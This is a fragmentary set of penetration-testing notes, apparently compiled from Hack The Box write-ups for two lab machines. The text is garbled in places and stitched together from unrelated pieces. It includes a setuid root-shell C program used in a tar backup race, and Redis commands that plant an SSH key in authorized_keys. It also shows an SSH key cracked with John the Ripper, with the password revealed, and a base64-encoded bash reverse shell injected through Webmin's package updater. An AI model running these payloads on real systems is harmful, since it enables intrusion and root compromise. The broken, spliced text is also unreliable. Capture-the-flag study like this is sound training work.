NEXT                         LEFT      LAST                          PASSED
UNIT                         ACTIVATES
Sat 2018-10-27 19:38:54 EDT  42s left Sat 2018-10-27 19:33:54 EDT  4min 17s ago
backuperer.timer             backuperer.service
```

A static analysis of **/usr/sbin/backuperer (Appendix A)** , reveals that /var/www/html/ is backed up

A static analysis of **/usr/sbin/backuperer (Appendix A)** , reveals that /var/www/html/ is backed up to /var/tmp/, and subsequently extracted to "/var/tmp/check/var/www/html/". If this folder exists and its contents are not the same as "/var/www/html", the extracted files are not immediately deleted. There is a window of opportunity to replace this backup with a malicious version and have a setuid binary extracted. The 32-bit setuid binary and tar archive are created:

```
root@kali:~/hackthebox/tartarsauce/var/www/html# cat <<EOF > setuid.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
setuid(0); setgid(0); system("/bin/sh");
}
EOF
root@kali:~/hackthebox/tartarsauce/var/www/html# gcc -m32 -o setuid setuid.c
root@kali:~/hackthebox/tartarsauce/var/www/html# chmod 4755 setuid
root@kali:~/hackthebox/tartarsauce/var/www/html# rm setuid.c
root@kali:~/hackthebox/tartarsauce/var/www/html# cd ../../..
root@kali:~/hackthebox/tartarsauce# tar -zcvf setuid.tar.gz var/
var/
var/www/
var/www/html/
var/www/html/setuid
```

malicious file for linux

```
root@kali:~/hackthebox/tartarsauce/var/www/html# cat <<EOF > setuid.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
setuid(0); setgid(0); system("/bin/sh");
}
EOF
```

postman

postman

edis exploitation Webmin Command Injection

nmap -p- -T4 --min-rate=x.x.x.x

Redis versions between 4.0 and 5.0 are vulnerable to unauthenticated command execution and file writes. Detailed information on this vulnerability can be found in this presentation. Let's check if the server is vulnerable using redis-cli .

e .ssh folder, we can proceed write our SSH public key to it. First, create a file named key.txt with the SSH public key in it. ->

```
cat key.txt | redis-cli -h 10.10.10.160 -x set ssh_key
OK
```

ve this key into the `/var/lib/redis/.ssh/authorized_keys` file.

```
redis-cli -h 10.10.10.160
10.10.10.160:6379> GET ssh_key
"\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZ<SNIP>\n\n\n\n"
10.10.10.160:6379> CONFIG SET dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> CONFIG SET dbfilename authorized_keys
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379> exit
```

for pe

The script identified an id_rsa.bak file in the /opt folder.
The key is found to be encrypted. Copy the key locally, so we can attempt to crack it offline using John the Ripper. The ssh2john script can be used to generate a hash of

the key.

```
ssh2john.py id_rsa.bak > hash
john hash --fork=4 -w=/home/user/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 3 OpenMP threads per process (12 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa.bak)
<SNIP>
```

The offline brute force attack was successful, and the password is revealed to be `computer2008`. The other user on the box with valid shell is `Matt`. Trying to use this SSH key to login fails. However, we can use `su` to switch user.

```
redis@Postman:/tmp$ su Matt
Password: <computer2008>
Matt@Postman:/tmp$ cd ~
Matt@Postman:~$ ls
user.txt
```

PE Webmin

https://github.com/Dog9w23/Webmin-1.9x.x.x.x

The package updater is vulnerable to command injection through the u POST parameter. Click on System on the panel to the left, then click on Software Package Updates . Turn on Burp intercept and click on Update Select Packages .

/package-updates/update.cgi


It's seen that the server tried to install a package named `root`, which was the output of `whoami`. Similarly, a bash reverse shell can be executed.

```
echo -n 'bash -c "bash -i >& /dev/tcp/10.10.14.3/4444 0>&1"' | base64
YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMSI=
```

The final payload will be:

```
echo${IFS}YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMSI=|base64${IFS}-d|bash
```

The IFS variable is used instead of spaces, in order to avoid the server from splitting the command. Add this to the `u` parameter and URL encode it. Next, start a listener on port 4444 and forward the request.



A shell as root should be received.

HTB -ippsecc linux

[HTB -ippsecc linux]

htbwithout msf - ranakhalil

htbwithout msf - ranakhalil